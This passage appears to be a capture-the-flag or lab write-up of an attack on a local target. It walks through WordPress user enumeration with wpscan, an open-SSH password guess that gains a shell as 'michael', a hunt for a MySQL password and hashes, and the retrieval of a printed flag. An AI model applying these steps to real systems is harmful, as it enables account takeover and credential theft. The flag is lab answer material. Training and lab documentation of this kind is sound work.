
Exploitation: Wordpress Brute Force Attack

- We ran wpscan to enumerate user accounts of the Wordpress website hosted on the target machine.

- The command used is

  ```
  wpscan --url
  http://192.168.1.110/
  wordpress --enumerate u
  ```


- We were able to identify two users.
  - michael
  - steven




```
[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time: 00:00:
00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been
 output.
[!] You can get a free API token with 50 daily requests by registering at ht
tps://wpvulndb.com/users/sign_up
```

Exploitation: Weak Password/Open SSH


- We exploited the vulnerability by:
  - Exploiting the open Port 22/tcp.
  - Guessing the ssh login password
  - Using ssh to gain a user shell
- With this exploit, we were able to:
  - Access Target 1 as user “michael”
  - Access /etc directory
  - Locate user’s MySQL database password
  - Login to MySQL database to locate password hashes.




```
Nmap scan report for 192.168.1.110
Host is up (0.00065s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
```




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
```



```
michael@target1:~$ cd /etc
michael@target1:/etc$ ls
acpi                    inputrc           ppp
adduser.conf            insserv           profile
adjtime                 insserv.conf      profile.d
aliases                 insserv.conf.d    protocols
alternatives            iproute2          python
analog.cfg              iscsi             python2.7
```



```
michael@target1:~$ locate flag2.txt
/var/www/flag2.txt
michael@target1:~$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```



